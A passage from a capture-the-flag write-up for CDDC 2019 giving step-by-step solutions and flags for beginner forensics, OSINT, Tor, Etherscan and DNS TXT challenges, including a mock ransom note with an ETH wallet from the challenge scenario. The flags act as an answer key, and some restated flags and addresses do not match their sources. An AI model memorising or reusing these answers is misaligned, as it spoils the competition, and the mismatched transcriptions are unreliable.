    Print #1, "h.s.h.l.h.l.s.e...o.a.o.o.a.o.o.h.a.o.....h.....i.t.?.....o.a.o.....o.e"
    Print #1, "e...e.a.e.a...r.c...v.l...u.v.l.o.m.e.n.u.....o.....n...?.....c.r...e.m...t.r"
    Print #1, "r...g...g...e.a...e.m...e.m?...e.r...o.....d...?.....k.e.....e"
    Print #1, "e.....u...o...o...e...p.....s...n.....n.....s.....e...!"
    Print #1, "~~~~~"
    Close #1
End Sub

```

```

.....HHHHHHHHHHHHHHHH.....SAD.....
.....EEEEEEEEEEEEEEEE.....
.....Q.....A.....
.....FFFFF.....
.....LLLLL.....
.....AAAA.....D.....h.....
.....GGGG.....y.....
.....II.....
.....S.S.....AA.....
.....$$$$$.X.....
.....eifbeC.....C.C.....
.....D.DD.....SS.....
.....DDD.....O.....DDD.....
.....CCC.....
.....1111.....?.....
.....99999999977777.....C.....
.....$$$$$.
{{{
w.i.t.f.f.i.h.b.i.l.s.d.y.l.s.t.s.w.c.y.....w.....f.i.?.....g.b.m.....n.h
h.s.h.l.h.l.s.e...o.a.o.o.a.o.o.h.a.o.....h.....i.t.?.....o.a.o.....o.e
e...e.a.e.a...r.c...v.l...u.v.l.o.m.e.n.u.....o.....n...?.....c.r...e.m...t.r
r...g...g...e.a...e.m...e.m?...e.r...o.....d...?.....k.e.....e
e.....u...o...o...e...p.....s...n.....n.....s.....e...!.....
~~~~~
salmon!}

```

FLAG: \$CDDC19\${salmon!}

[B-3-1] Onion Sauce

Solution:

Step 1: Use Tor (<https://www.torproject.org/download/>) to access the .onion link.


Step 2: Right click the spaces without text and select Inspect Element.

Step 3: Right click in Inspect element and select Show Dom Properties.

Step 4: Scroll to the bottom of Dom Properties and the flag would be there.

You Have Been Hacked!


As per the instructions in the email, please transfer the ETH to us using this wallet address: 0x7BD106A84773B43E2DE968961b53CF8fB95A1f7





You Have Been Hacked!

As per the instructions in the email, please transfer the ETH to us using this wallet address: 0x7BD106A84773B43E2DE9f68961b53CF8fB95A1f1

[illegible]

Flag: \$CDDC19\${n0W_Y0u_KnOw_Th3_S4uC3}

[B-3-2] When Your ZIL Turns to NIL :’(

Solution:

Step 1: Go to the .onion link from the previous question using Tor

Step 2: Copy the ETH address in the .onion address

Step 3: Go to Etherscan(<https://etherscan.io/>) and paste the address in.

Step 4: Click on the first “From” address at the bottom and copy the address


Step 5: Paste the address and capitalize everything except the first “X”

Step 6: Go back to Etherscan and copy the first ETH value at the bottom




Step 7: The flag format is CapitalizedAddress_ETHValue.

You Have Been Hacked!

As per the instructions in the email, please transfer the ETH to us using this wallet address: **0x7BD106A84773B43E2DE9f68961b53CF8fB95A1f1**



The screenshot shows the Etherscan website interface. At the top, there's a navigation bar with links like Home, Blockchain, Tokens, Research, and More. Below this is a search bar where the address '0x7BD106A84773B43E2DE9f68961b53CF8fB95A1f1' is entered. The page displays various statistics for this address, including its balance in ETH and USD, the number of transactions, and a graph showing the transaction history. Below the statistics, there are sections for 'Latest Blocks' and 'Transactions'. The 'Latest Blocks' section shows a list of recent blocks with their hashes and timestamps. The 'Transactions' section shows a list of recent transactions with their hashes and timestamps.



Flag:
\$CDDC19\${0xE04E2AFC438BC0CE5D0B235607E66B2296778F44_0.02019}




[B-4-1] Where I Get All My GIFs From



Solution:

Step 1: Right click on the test.docx file and click on properties.

Step 2: Once the properties windows pops up, go to details, and u would see the hacker's name under the author section.

Step 3: We went to social media platforms to find out more about the hacker, and we found the flag as shown in the bio of the hacker's twitter profile.





Flag:



\$CDDC19\${JEEVES_G0T_GIFS_1N_A_J1FFY}

[B-4-2] Hide N Seek

Solution:

1st step: On the hacker's profile, look at the comments on his post and it would show a link.

2nd step: The link would redirect us to the hacker's accomplice where the flag would be in his bio.



Flag: \$CDDC19\${00PS_U_F0UND_ME}

TxT (Network)


Solution:

Step 1: We opened Kali Linux's Konsole.

Step 2: We used the dig command to query information of the DNS server of the specific file.

Step 3: We then typed in 'dig -t txt flag.lightspeedcorp.global' to get the file 'txt' from the DNS server 'flag.lightspeedcorp.global'.

Step 4: The flag would be printed out.



```
root@Yamate:~# dig -t txt flag.lightspeedcorp.global

;; <<>> DiG 9.11.5-P1-1-Debian <<>> -t txt flag.lightspeedcorp.global
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 22947
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
;; EDNS: version: 0, flags:;, MBZ: 0x0005, udp: 512
;; QUESTION SECTION:
;flag.lightspeedcorp.global.  IN      TXT

;; ANSWER SECTION:
flag.lightspeedcorp.global. 5  IN      TXT      "$CDDC19${HELLO-DomainNameSystem-TXT}"

;; Query time: 96 msec
;; SERVER: 192.168.139.2#53(192.168.139.2)
;; WHEN: Sun Jun 02 10:04:06 +08 2019
;; MSG SIZE rcvd: 104

root@Yamate:~#
```


Flag: \$CDDC19\${HELLO-DominNameSystem-TXT}

The Terrible Photographer Strikes! (Forensics)

Solution:

Step 1: We looked at the image and we couldn't decipher what the password was, so we loaded the image into photoshop.

Step 2: We applied a Shake Reduction filter and brought the Artifact Suppression and Smoothness to 0 and we could see the flag afterwards.



Flag:

\$CDDC19\${BLURR3D_L1N3S_4RGHH_MY_3YES5}

UnZip (Forensics)

Solution

Step 1: We downloaded the attached file (Un.Zip) into Kali Linux and used Kali Linux's Konsole, to go the directory where the file was downloaded to.

Step 2: We enter the command 'binwalk -e Un.Zip', to get a binary image that was embedded in the files or exe codes. After that, a new folder called '_Un.Zip.extracted' will also appear in the same directory as Un.Zip file.

Step 3: We went into the _Un.Zip.extracted folder.

Step 4: We went to the website: https://digital-forensics.sans.org/media/hex_file_and_regex_cheat_sheet.pdf.


Step 5: We looked for the PNG header, '89 50 4E 47', on the website.

